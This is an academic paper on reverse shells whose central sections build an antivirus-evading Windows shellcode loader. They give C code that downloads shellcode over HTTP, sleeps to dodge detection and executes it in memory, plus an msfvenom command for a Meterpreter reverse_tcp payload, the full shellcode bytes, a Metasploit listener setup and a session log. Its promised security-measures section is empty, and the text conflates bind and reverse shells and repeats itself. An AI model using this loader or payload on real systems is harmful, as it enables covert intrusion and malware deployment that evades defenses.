A Study on Reverse Bind Shells: Techniques, Advantages and Security Measures

Dhananjay Singh Panwar[1], Jyoti Parashar, Apurva Jain, Lokesh Meena, Shreya Kapoor

Dr.Akhilesh Das Gupta Institute of Technology and Management ,New Delhi, India

Abstract

Reverse bind shells are a form of shell that are created when a malicious actor successfully connects to a remote system and runs a shell that is bound to a specific port. This type of shell has become increasingly prevalent in the realm of cybercrime and is used by hackers to gain unauthorized access to sensitive information and resources. The objective of this research paper is to provide a comprehensive examination of reverse bind shells and the techniques used in their creation. The paper begins with an overview of reverse bind shells and the various methods used in constructing them, including custom coding and the use of tools such as netcat, socat, and meterpreter. The advantages of reverse bind shells over other types of shells are then discussed, such as the ability to remotely access a system and maintain a covert connection. The focus then shifts to the security implications of reverse bind shells, including the risks they pose to organizations and their information and networks. To counteract these risks, the paper explores various security measures that can be implemented to prevent reverse bind shell exploitation, including firewalls, intrusion detection systems, and network segmentation. In conclusion, the study of reverse bind shells is essential in understanding the methods and motivations behind unauthorized access to remote systems. By recognizing the advantages and limitations of reverse bind shells and implementing appropriate security measures, organizations can better protect their systems against malicious actors and ensure the integrity of their data and networks. This research paper provides a valuable resource for those interested in learning about reverse bind shells and the steps that can be taken to prevent their exploitation. Through a comprehensive examination of the topic, this paper contributes to the body of knowledge in the field of information security and provides practical recommendations for organization to strengthen their security posture.

Keywords: Metasploit; MSF Venom; Kali; Malware; Reverse Bind Shell; Cybersecurity.

ARK: https://n2t.net/ark:/47543/JISCOM2023.v4i1.a35
Received August 09, 2023, accepted September 10, 2023, date of publication October 10, 2023

1. Introduction

In recent years, the threat of cyberattacks has increased significantly. As a result, companies and individuals alike have invested in antivirus software to protect their systems from malicious attacks. However, attackers are continually finding new ways to bypass these security measures, making it more challenging for organizations to defend their systems. In particular, attackers have been successful in using reverse bind shells to gain unauthorized access to systems, which can be difficult to detect by antivirus software(Amy Jo Kim, 2018). A reverse bind shell is a type of malware that allows an attacker to remotely connect to a target system and execute commands on the infected machine. The traditional method of creating a reverse bind shell involves using a generic payload, which is often detected by antivirus software. In this research paper, we aim to explore the possibility of evading antivirus detection by modifying the generic payload for a reverse bind shell on Windows.

The research objectives of this paper are to understand the process of creating a reverse bind shell, to investigate the techniques used by antivirus software to detect reverse bind shells, and to explore the potential for evading antivirus detection by modifying the generic payload for a reverse bind shell on Windows. To achieve these objectives, we will first provide a detailed explanation

[1] Corresponding Author
Email address: dhananjay.security@proton.me

of the reverse bind shell and its functionality. We will then examine the various techniques used by antivirus software to detect reverse bind shells and analyze how these techniques can be bypassed (Anush , Tadrush , Pooja and Vijay, 2021). Finally, we will present our findings on the potential for evading antivirus detection by changing the generic payload for a reverse bind shell on Windows. This research will contribute to the current body of knowledge on the topic of cybersecurity and provide valuable insights for organizations and individuals looking to protect their systems from malicious attacks. Additionally, this study will provide practical recommendations for organizations on how to defend against reverse bind shells and other forms of malware.

This research will provide organizations with valuable information on the potential loopholes in their existing security measures and help them implement more effective strategies to protect their systems from malicious attacks. Additionally, the findings of this research will aid in the development of better antivirus software and help the cybersecurity industry in its efforts to stay ahead of the constantly evolving threat of cyberattacks. The results of this research will contribute to the current body of knowledge on cybersecurity and provide valuable insights for organizations and individuals looking to protect their systems from malicious attacks. The findings will provide practical recommendations for organizations on how to defend against reverse bind shells and other forms of malware. This research will also aid in the development of better antivirus software and help the cybersecurity industry stay ahead of the constantly evolving threat of cyberattacks.

2. Literature review

(Andrew Johnson, 2018) proposed to reduce the detectability of malicious software by antivirus software. The approach involves changing The compiled code of a popular Penetration testing used to create opposite shell payloads. The suggested technique adds a step to the shellcode programme in which the shellcode is created independently and saved on a remote server rather than generated and stored within the programme. (Rami J. Haddad, 2018)

(C. Willems, T. Holz and F. Freiling, 2007) They discuss the development and deployment of CWSandbox, a malware analysis method for the Win32 family of operating systems that meets our three design objectives of automation, efficacy, and accuracy. The paper describes a system called CWSandbox, which aims to automate the process of dynamic malware analysis. Dynamic analysis is running possibly malware in a sterile situation and analysing its behaviour to determine whether or not it is harmful. This process is timeconsuming and requires expertise, making automation an attractive solution. CWSandbox creates a virtual environment for the malware to execute in, and records its behavior. It then uses machine learning algorithms to classify the behavior as malicious or benign. The authors evaluated the system using a dataset of known malware and found it to be effective in detecting malicious behavior, with a high accuracy rate. The paper (C. Willems, T. Holz and F. Freiling, 2007) is an important contribution to the field of malware analysis and highlights the potential for automation to make the process more efficient. However, it is worth noting that malware is constantly evolving, so the system may need to be updated frequently to remain effective. Additionally, the authors suggest that their system could be further improved by integrating it with other malware analysis tools

(Amy Jo Kim, 2018) Book The Hacker Playbook 3 is a comprehensive guide to penetration testing and red teaming. It provides a step-by-step approach to planning, executing, and reporting on security assessments of real-world systems. The book covers various aspects of hacking, including reconnaissance, scanning, exploitation, post-exploitation, and report writing.

(J. Haffejee, 2014) This study was conducted to evaluate the efficacy of antivirus engines when exposed to a variety of known evasion strategies and to empirically test the hypothesis that it is simple to circumvent an antivirus application. (B. Irwin, 2014)

(H. Huang, J. Zeng, C. Zheng, W. Zhou and C. Zhang, 2016)The authors aimed to study the growth and evolution of Android malware development on public malware scanning platforms and understand the factors that contribute to the development of Android malware. The authors conducted a large-scale data-driven study by collecting data from multiple sources, including VirusTotal and other public malware scanning platforms. They analyzed the data to identify the trends and patterns in Android malware development and to understand the characteristics of malware developers. The authors also analyzed the development process of malware to understand the factors that influence the development of Android malware. The study found that the number of Android malware samples increased significantly in recent years, indicating that Android malware development is a growing concern. The authors (H. Huang, J. Zeng, C. Zheng, W. Zhou and C. Zhang, 2016) also found that malware developers are becoming more sophisticated and are using various techniques to evade detection by anti-virus systems. The study concludes that the growth and evolution of Android malware development is a result of the increasing number of Android devices, the ease of access to malware development tools, and the lack of security measures in place. The authors recommend that the security community should focus on developing more effective methods for detecting and mitigating Android malware, such as using machine learning and other advanced technologies.

(Anush Manglani, Tadrush Desai, Pooja Shah and Vijay Ukani, 2021) They outline a typical reverse shell, its concept, its model, how it operates, how it infects systems, and finally, measures we may use to stop the reverse shell from infecting our networks and systems. Python contains a lot of libraries that can manage a sizable number of features of any operating system, giving this Shell an edge because it is written in Python and implemented over the Windows operating system.

(J. Wu, A. Arrott, 2014) This study compares the efficacy of several proactive exploit mitigation mechanisms found in mainstream endpoint security solutions and specialist anti-exploit tools. The investigation focuses on common application exploits operating on Windows XP SP3 with Internet Explorer. (IE8). (F. C. Colon Osorio, 2014)

(F. -H. Hsu, M. -H. Wu and C. -K. Tso, 2012) In this work, they suggest an Antiviral Software Shield (ANSS) technique to avoid security software from being stopped without the customers' knowledge. This paper presents the concept of antivirus terminators, which are malicious software designed to eliminate antivirus software from a computer system. The authors propose the use of an antivirus shield to protect antivirus software from terminators and ensure its continued function in detecting and eliminating other forms of malware. The authors conducted experiments to evaluate the effectiveness of the antivirus shield and found that it was able to successfully protect antivirus software from terminators. The results of their study suggest that the use of an antivirus shield could be an important step towards enhancing the security of computer systems. This paper is significant because it highlights the potential threat posed by antivirus terminators and proposes a solution to mitigate this threat. The authors' findings suggest that the antivirus shield is an effective means of protecting antivirus software, and the concept of an antivirus shield could have important implications for the development of more secure computer systems (C. -H. Hsu and C. -W. Chen, 2012)

(M. Hataba, A. El-Mahdy and R. Elkhouly, 2015) In this research, they suggest a security obfuscation method that helps make the generated code more resistant to these assaults by making it more difficult to construct a sound theory about the behaviour of the code by making it logically more complex. The authors (M. Hataba, A. El-Mahdy and R. Elkhouly, 2015) propose a method to secure remote code execution in dynamic systems, specifically through obfuscation of conditional branches in the code. They argue that this is necessary due to the increasing trend of remote code execution attacks, which have become more sophisticated in recent years. The authors present a new approach, called "dynamic obfuscation," which obfuscates conditional branches in the code each time it is executed. This makes it difficult for attackers to determine the code's behavior and execute a successful attack. The authors evaluate their proposed method through experiments and show that it is effective in detecting and preventing remote code execution attacks

(Wu, H. et al., 2022) highlights the growing concern of security in the industrial network. Remote code execution vulnerabilities pose a significant threat to the power grid system as they allow attackers to directly control the target system. This type of vulnerability is particularly challenging to analyze due to the use of address space randomization. (Wu, H. et al., 2022) explores the automatic analysis and exploitation technology for remote code execution vulnerabilities in grid systems. Remote code execution vulnerabilities pose a significant threat to grid systems and are challenging to analyze. The study proposes a solution to this issue through the development of an automatic analysis and exploitation technology.

The study by (Hassan et al., 2020) is particularly relevant in the context of reverse bind shells, which have become a significant threat to organizations in recent years. A reverse bind shell is a type of malware that allows an attacker to remotely connect to a target system and execute commands on the infected machine. Antivirus software has been developed to detect reverse bind shells and prevent them from infecting systems. However, attackers have been successful in bypassing these security measures by modifying the generic payload for reverse bind shells. The research paper by (Hassan et al., 2020) provides valuable insights into the process of creating a reverse bind shell and the techniques used by antivirus software to detect them. The paper also explores the potential for evading antivirus detection by modifying the generic payload for reverse bind shells on Windows. This research will contribute to the current body of knowledge on the topic of cybersecurity and provide practical recommendations for organizations and individuals looking to protect their systems from malicious attacks.

(Adalat Safarkhanlou, Alireza Souri, 2015)This paper presents a formal verification of an antivirus protection service using model checking. The authors aim to increase the reliability and security of antivirus systems by using formal methods. The service is modeled using temporal logic, and its properties are verified using the SPIN model checker. The results show that the antivirus protection service meets the desired security and reliability specifications. The authors contribute to the field by providing a formal verification of an antivirus protection service, which has not been widely explored in previous research. The use of temporal logic and model checking allows for a more thorough analysis of the system, resulting in a more secure and reliable service. Overall, this paper provides valuable insights into the formal verification of antivirus systems and highlights the importance of using formal methods to increase the security and reliability of these systems.

3. Methodology

There are several techniques that can be used to create a reverse bind shell. Some of the most commonly used techniques include:

1. Writing custom code: A hacker can write custom code to create a reverse bind shell. This technique involves writing a program that opens a shell and listens for incoming connections on a specific port. This technique involves writing a custom program in a programming language such as C, Python, or Perl that opens a shell and listens for incoming connections on a specific port. The advantage of writing custom code is that the hacker has complete control over the behavior of the shell and can customize it to meet their specific needs. Additionally, custom code can be used to bypass firewalls and other security measures that are designed to block incoming connections.


2. Using existing tools: There are several existing tools that can be used to create a reverse bind shell. Some of these tools include netcat, socat, and meterpreter. Another commonly used technique is to use existing tools to create a reverse bind shell. There are several existing tools available, such as netcat, socat, and meterpreter, that can be used to create a reverse bind shell with minimal effort. These tools are convenient because they are readily available and often have a user-friendly interface(Andrew and Rami, 2020). However, the disadvantage of using existing tools is that the hacker has less control over the behavior of the shell and may be limited by the features of the tool. Additionally, existing tools may have security vulnerabilities that can be exploited by an attacker.

4. Threat modelling

The vulnerability was tested on an up to date Windows 11 Home 64-bit PC with Windows Firewall antivirus. The exploit was created with 64-bit Windows 10 in mind, but it should work with any 64-bit Windows 7 or later, including Windows Server. This is because 64-bit exploits have lower detection rates by antivirus software compared to 32-bit. Additionally, most systems today use 64-bit operating systems. The source code was created and tested using Microsoft Visual Studios. Kali Linux was run on VMware Workstation 16 Player, with a bridged virtual machine network connection for communication between the attacker and target machine. The experiment was a proofof-concept within a LAN environment. If the attacker and target are not on the same LAN, extra precautions must be taken. The report describes a proof-of-concept experiment in which both the aggressor and destination machines were connected to the same LAN.

4.1. Changing the code

The recommended approach was to change the program code of a backward shell executable without changing its service provisions, but also to change its signature so that it would not be detected by antivirus software. Typically, antivirus software searches for dangerous signatures in files. The recommended solution was to include a stager in the programme so that the shellcode is generated and stored separately on a distant server, where it is only accessed when the programme is performed. Because the shellcode instructions never contact the disc and are instead downloaded straight into memory, the risk of detection is reduced. When the original programme is changed, the signature of the updated source code changes dramatically. The new programme, like the original, reserves memory and runs shellcode, but the shellcode statements are no longer stored in the source code as shown in figure 1.




```c
int main(){
    Stealth();
    const int buf = 1024;
    char url[] = "http://192.168.1.6/shellcode.txt";
    char *szUrl = url;
    long fileSize;
    char *memBuffer, *headBuffer;
    FILE *fp;
    memBuffer = headBuffer = NULL;

    if (WSAStartup(0x101, &wsaData) != 0)
        return -1;

    memBuffer = redUrl2(szUrl, fileSize, &headBuffer);

    //converting HTTP GET Request to unsigned char[]
    unsigned char buff[552];
    memBuffer += 2;
    for(size_t count =0 ; count< sizeof buff -1; count++){
        sscanf(membuffer, "%02hhx", &buff[count]);
        memBuffer = memBuffer + 4;
    }
    Sleep(10000);     //Sleep for 10secs to avoid AV detection
    void *exec = VirtualAlloc(0, sizeof buff, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buff, sizeof buff);
    ((void(*)())exec)();
    return 0;
}
```

Figure 1:Advanced Modified Code

The program fetches the shellcode instructions using an HTTP GET request (M. Ficco, 2022) and stores them in a character buffer, which is then converted to an unsigned char array for proper execution. The For loop reads the contents of the character buffer and saves it as machine code (hexadecimal) into the unsigned char array. The modified program finishes running as it would normally in comparison with the original source code model.


4.2. Generating the payload

Kali Linux is required for producing shellcode instructions for this specific attack. MSF venom software was used to configure the settings in shellcode. It defines the command used to generate the shellcode instruction for the Meterpreter Reverse-Shell payload, as shown in figure 2.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=1234 -f c -b \x00\x0a\x0d -o shellcode.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=79, char=0×78)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2348 bytes
Saved as: shellcode.txt
```

Figure 2:Generating the Payload



```
┌──(kali㉿kali)-[~/Desktop]
└─$ more shellcode.txt
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef"
"\xff\xff\xff\x48\xbb\xfa\xae\x0a\x98\xfa\x95\x07\xfd\x48"
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x06\xe6\x89"
"\x7c\x0a\x7d\xcb\xfd\xfa\xae\x4b\xc9\xbb\xc5\x55\xac\xb2"
"\x9f\xd8\xce\x9f\xdd\x8c\xaf\x9a\xe6\x81\xca\xe2\xdd\x8c"
"\xaf\xda\xe6\x05\x2f\xb0\xdf\x4a\xcc\x33\xe6\x81\xea\xaa"
"\xdd\x36\x3d\x56\x92\x6b\xe4\xf8\xb9\x27\xbc\x3b\x67\x07"
"\xd9\xfb\x54\xe5\x10\xa8\xef\x5b\xd0\x71\xc7\x27\x76\xb8"
"\x92\x42\x99\x2a\xf3\x86\x85\xe2\xa5\x08\x97\x7f\xe7\x07"
"\xfd\xfa\x25\x8a\x10\xfa\x95\x07\xb5\x7f\x6e\x7e\xff\xb2"
"\x94\xd7\xad\x71\xe6\x12\xdc\x71\xd5\x27\xb4\xfb\x7e\xe9"
"\xce\xb7\xa4\xce\xb5\x05\x67\x4b\x13\xce\x1d\x4f\xfc\x2c"
"\xe6\x3b\x58\x56\xd4\xc6\x34\xf7\xef\x0b\x59\xc2\x75\x72"
"\x0c\xb6\xad\x46\xbc\xf2\xd0\x3e\x2c\x8f\x76\x52\xdc\x71"
"\xd5\x23\xb4\xfb\x7e\x6c\xd9\x71\x99\x4f\xb9\x71\xee\x16"
"\xd1\xfb\x45\x46\x76\xfe\x26\x4b\xc0\xb2\x94\xd7\xbc\xa2"
"\xf0\x53\xc2\xbb\xcd\x46\xa4\xbb\xf4\x42\x1b\x16\xb5\x46"
"\xaf\x05\x4e\x52\xd9\xa3\xcf\x4f\x76\xe8\x47\x41\x67\x05"
"\x6a\x5a\xb4\x44\xd9\x79\xaa\xa5\xa6\x35\xfd\xfa\xef\x5c"
"\xd1\x73\x73\x4f\x7c\x16\x0e\x0b\x98\xfa\xdc\x8e\x18\xb3"
"\x12\x08\x98\xfe\x47\xc7\x55\xfb\xa8\x4b\xcc\xb3\x1c\xe3"
"\xb1\x73\x5f\x4b\x22\xb6\xe2\x21\xfa\x05\x7b\x46\x11\x10"
"\xfd\x06\xfc\xfa\xae\x53\xd9\x40\xbc\x87\x96\xfa\x51\xdf"
"\xf2\xf0\xd4\x59\xad\xaa\xe3\x3b\x51\xb7\xa4\xc7\xb5\x05"
"\x6e\x42\x11\x38\xdd\xf8\x3d\xb2\x27\xcb\xd9\x40\x7f\x08"
"\x22\x1a\x51\xdf\xd0\x73\x52\x6d\xed\xbb\xf6\x46\x11\x18"
"\xdd\x8e\x04\xbb\x14\x93\x3d\x8e\xf4\xf8\x28\x7f\x6e\x7e"
"\x92\xb3\x6a\xc9\x88\x1f\x46\x99\x98\xfa\x95\x4f\x7e\x16"
"\xbe\x42\x11\x18\xd8\x36\x34\x90\xaa\x4b\xc0\xb2\x1c\xfe"
"\xbc\x40\xac\xd3\x50\xa5\x6a\xd2\x7e\x02\xae\x74\xcd\xb2"
"\x16\xc3\xdd\xa4\x27\xfc\xf2\xba\xd4\x5e\x95\xfa\xbe\x0a"
"\x98\xbb\xcd\x4f\x74\x08\xe6\x3b\x51\xbb\x2f\x5f\x59\xa9"
"\x4b\xf5\x4d\xb2\x1c\xc4\xb4\x73\x69\x47\xa9\x33\xdc\x8e"
"\x0d\xb2\x27\xd0\xd0\x73\x6c\x46\x47\xf8\x77\xc2\xc7\x05"
"\x40\x84\x05\xfa\xd3\x22\xc0\xbb\xc2\x5e\x95\xfa\xee\x0a"
"\x98\xbb\xcd\x6d\xfd\xa0\xef\xb0\x93\xd5\x9a\x37\x02\x2f"
"\xf9\x53\xd9\x40\xe0\x69\xb0\x9b\x51\xdf\xd1\x05\x5b\xee"
"\xc1\x05\x51\xf5\xd0\xfb\x56\x4f\xd4\x3c\xe6\x8f\x6e\x8f"
"\x21\x46\x02\x1d\xf6\x60\x98\xa3\xdc\xc0\x3f\x0a\x1b\xa8"
"\xce\x05\x40\x07\xfd";
(END)
```


Figure 3. Generated Payload

There are several crucial arguments in the command used to generate shellcode that needs to be considered. The argument "-p" indicates the payload type to be used. In this scenario, since the target operating system is Windows 10 64-bit, the payload type selected is "windows/x64/meterpreter/reverse tcp". The IPv4 address and port that the target system will connect back to in order to construct a reverse shell are represented by the variables "LHOST" and "LPORT." The argument "-f" defines the format type, and in this case "c" was chosen since the shellcode must be in a format that can be utilized in a C application. The "bad characters" parameter (-b) lets the user select which characters to exclude from the shellcode since some characters may hinder the shellcode from working as intended. The shellcode generation process's output file name is specified by the "-o" parameter as shown in figure 3.

Therefore, the resulting shellcode will not contain any of the three requested bad character (M. Hataba, R. Elkhouly and A. El-Mahdy, 2015) instructions and will instead launch a reverse meterpreter shell connection back to the device with the IPv4 address 192.168.1.6:1234 when it is executed. In order to ensure that the file holding the instructions only contains hexadecimal instructions and no extraneous characters, it is crucial to format the created shellcode properly. Depending on whether the programme has been integrated to anticipate this kind of input, the formatting procedure may be carried either manually or in real-time (M. Hataba, A. El-Mahdy and R. Elkhouly, 2015). The shellcode file must be hosted on a web server for accessibility reasons. The shellcode file for this experiment was relocated to the "/var/www/html/" directory and hosted by an Apache HTTP Server. The shellcode file can be accessible from any computer connected to the same LAN as the Kali workstation once the Apache server has been established.

4.3. *The Final Step*

The final step before executing the payload is to establish a listening server on the attacking machine. This is crucial as without a server waiting to receive the reverse shell connection, the incoming connection will not be accepted and will be discarded as the Kali machine is not configured to receive it. The easiest way to handle multiple incoming reverse shell connections is to use the Metasploit exploit/multi/handler tool. This tool is user-friendly as it only requires setting up the IP address of the local machine, the port to listen on, and the expected payload type. The configuration of the listening server options is depicted as shown in figure 4. After all options have been configured, the listener can be activated by entering the "run" command. The listener will remain active and await incoming connections until a connection is established or it is manually closed by the user.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf6 exploit(multi/handler) > set LPORt 1234
LPORt => 1234
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted:
                                        '', seh, thread, process,
                                        none)
   LHOST     192.168.1.6      yes       The listen address (an int
                                        erface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Figure 4. Setting up a listener

4.4. Remote Shell

Running the executable on the target machine is the last step in carrying out this exploit. Visual Studio 2019 was used to compile and run the software for demonstration reasons as it made experiment debugging simpler. A prompt indicating an incoming connection was almost immediately received by the Metasploit handler when the software was run on the appropriate target system. After receiving the connection and setting it up, a fully functional Meterpreter shell with the same level of privileges as the user who launched the payload on the target computer was obtained (Wu, H. et al., 2022). Figure 5 shows this interaction a visual form.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.6:1234
[*] Sending stage (200774 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.6:1234 → 192.168.1.2:57889) at
2023-02-04 11:37:01 -0500

meterpreter > pwd
C:\Users\luc1f.DESKTOP-NVAE4BV\Downloads
meterpreter > sysinfo
Computer        : DESKTOP-NVAE4BV
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Figure 5. Remote Shell

Advantages of reverse bind shells:

1. Bypassing firewalls: The ability to bypass firewalls is one of the major advantages of using a reverse bind shell. A firewall is a critical component of an organization's security infrastructure, designed to protect against unauthorized access and malicious activity. However, firewalls are typically configured to block incoming connections, which can make it difficult for hackers to gain access to remote systems.
   A reverse bind shell provides a solution to this problem by allowing hackers to establish a connection to the remote system in such a way that it appears to be an outgoing connection rather than an incoming connection. In this scenario, the shell is created on the remote system, and the hacker connects to the shell and initiates a connection(J. Wu, A. Arrott and F. C. Colon Osorio, 2014). This connection is initiated from the remote system and appears to be an outgoing connection, allowing the hacker to bypass the firewall and gain access to the system. The use of a reverse bind shell can be particularly attractive to hackers who are looking to establish a persistent connection to a remote system, as it allows them to bypass firewalls and other security controls. By establishing a reverse bind shell, the hacker can maintain a

covert connection to the remote system and carry out various malicious activities, such as data theft, espionage, and system compromise

2. Remote access: Remote access is a critical aspect of many hacking operations, as it allows hackers to access and manipulate systems from a remote location. This can make it easier for them to carry out malicious activities, such as data theft, system disruption, and network exploitation(J. Haffejee and B. Irwin, 2014). One of the advantages of using a reverse bind shell is that it provides the hacker with remote access to the system.
   This allows the hacker to carry out various tasks on the remote system, such as copying or modifying files, executing commands, and monitoring network traffic, without the need to physically be present at the target location. This level of access can make it easier for the hacker to carry out their malicious activities and evade detection, as the access and actions can be conducted from a remote location
3. Stealth: Stealth is an important aspect of cyber security and refers to the ability of an attacker to maintain a covert and undetected connection to a remote system. Reverse bind shells are designed to provide a stealthy connection to remote systems (Adalat Safarkhanlou, Monire Norouzi, Alireza Souri, SeyedHassan Es. Haghi Sardroud, 2015), making it harder for security measures to detect and prevent the exploitation of the system.
   The ability to maintain a stealthy connection is a major advantage of using a reverse bind shell, as it allows hackers to remain undetected for an extended period of time. This makes it possible for them to collect sensitive information, install malware, and carry out other malicious activities without being detected(H. Huang, J. Zeng, C. Zheng, W. Zhou and C. Zhang, 2016).
   Furthermore, once the connection is established, it can be used to pivot to other systems on the network, giving the attacker greater access to sensitive information and systems. It is important to note that maintaining a stealthy connection is not always easy, as security measures such as intrusion detection systems and network-based firewalls can detect and prevent reverse bind shell exploitation. However, hackers often use advanced techniques, such as encoding the communication between the remote system and the attacker's system, to evade detection

Security measures to prevent reverse bind shell exploitation:

